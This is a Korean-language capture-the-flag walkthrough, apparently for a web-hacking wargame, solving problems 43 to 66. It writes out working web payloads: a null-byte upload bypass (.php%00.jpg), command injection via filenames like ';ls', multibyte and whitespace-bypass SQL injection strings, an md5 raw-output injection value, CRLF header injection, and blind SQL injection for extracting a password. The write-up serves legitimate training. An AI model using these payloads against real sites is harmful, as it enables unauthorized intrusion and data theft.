
dGVzdC50eHQ=는 = 패딩이 붙어있는 것으로 보아 base64 인코딩으로 알 수 있다.




복호화 했더니 test.txt가 나온다.




test.zip을 암호화 한다.




zip 파일을 얻을 수 있다.






# prob43



php 파일을 올려보겠다.


 access denied가 뜬다.

* 확장자를 대문자로(x)
* 확장자를 .php3으로(x)
* 확장자를 .php%00.jpg로(o)






로 올리지 않으니까 about blank가 떠서 이걸로 올렸더니 아이피가 나온다.



왜 안되지 해서 봤더니 .php로 올려야 클리어가 된다.. mysql을 사용하는 것을 감안하여 php engine이 있으니 php만 정답으로 해놓았나 보다.



# prob44



123을 입력하면 인사를 해준다.



sql이 가능한가 싶어 1&&1, ‘aaa 를 넣어주었는데 무반응이다.

php 파일도 없고.. 계속 헤매다가 인터넷을 봤다.


Web에서 Command Injection 문제라니 너무 생소했다.

;ls는 필터링 되어있으므로 & (백그라운드)와 l’s를 이용하겠다.


추측하기에 echo ‘hello $\_POST[input]’과 같이 되어있을 것이므로

‘&l’s와 같이 입력하면 된다.





# prob45






mb\_convert\_encoding에는 magic\_quotes\_gpc를 우회할 수 있는 멀티바이트 취약점이 존재한다.

%a1~%fc 까지의 문자를 백슬래시 뒤에 넣으면 한 문자로 취급되어 버린다.


id=%a1' or 1 like 1%23&pw=guest




id=%a1' or 1 like 1 and id like 0x61646D696E%23&pw=guest




# prob46






url encoding의 동작 방식만 알면 쉽게 풀 수 있는 문제다.


lv=1%0dor%0d1%0dlike%0d1를 하면 zzibong이 나온다.




lv=2%0dor%0d1%0dlike%0d1%0dand%0did=char(97,100,109,105,110)



# prob47




참조(Carbon copy), 숨은 참조(Blind carbon copy)를 이용하면 된다.





# prob48





파일을 올리면 upload file과 delete가 생긴다. delete를 누르면 아래와 같이




’

upload file을 누르면 위와 같이 된다.


delete를 누르면 올라간 파일이 삭제되는 것을 보아 하니 rm -f upload/[filename]처럼 돼있을 것 같다.

;ls를 파일으로 올린다.


delete를 누르면



zwitter\_admin.php와 같은 수상한 파일이 보인다.




# prob49





lv=1||1=1을 넣으면 이 뜬다.

lv=2||id=0x61646d696e




# prob50


문제 오류

# prob51






md5 함수의 두 번째 인자를 true로 주면 반환을 binary 값으로 한다. 여기서 공격 벡터를 발견할 수 있다.




이런 식으로 두 값이 다르면 모든 값이 나오므로 바이너리에서 ‘=’을 찾자.



근데 왜그런지 안먹혀서 구글링 해서 다른 값을 넣었습니다.

!99442605num㎕9뻽&㏓뽐'='?


# prob52



id=krrr%0dSet-Cookie:%20id=krrr로 시도한다.



???? clear라는 것이 하나 더 있었다.


# prob53







Error Based Sql Inejction 같아 보인다.

var에 1 or 1 like 1을 넣어주면 값이 나온다.






테이블을 뽑아왔다. where절 뒤에 procedure analyse()를 붙히면 해당 값을 분석해준다. 거기에 맨 첫번째 값이 데이터베이스.테이블.칼럼명이다.






# prob54







잘보니 패스워드가 계속해서 바뀐다. 얘내들을 기록하면 될 것 같다.




innerHTML= 을 innerHTML+=로 바꿔주었다.



# prob55






마우스를 움직이면 gogo 함수를 실행, 드래그당하면 kk 함수를 실행이다.





랭킹을 들어가보니 다 만점이다.



랭킹 홈페이지에서 힌트를 찾을 수 있다.


rank.php?score=1%20or%201=1 을 통해 sql injection이 가능하다.






?score=0%20or%20ip=0x3231382E3134362E32302E3631 and length(pAsSw0RdzzzZ)<100

참이면



거짓이면




패스워드의 길이는 20.


?score=1%20or%20if(right(left(pAsSw0RdzzzZ,1),1)=<%27z%27,0,0) 를 통해 계산하면




# prob56



0을 검색하면



hi~를 검색하면



\_를 계속 넣다 보면 \_가 4개가 될 때 guest가 사라지고 \_가 7개가 될 때 admin이 사라진다.

즉 admin의 subject 길이는 6개이다.

\_\_\_\_\_\_ 에서 한 글자씩 대입해가며 와일드카드식으로 구해보면 정답은 kk.php




# prob57

문제 오류

# prob58


















HxD로 열어보면 주소가 있다.



# prob62 ~ prob66

문제 오류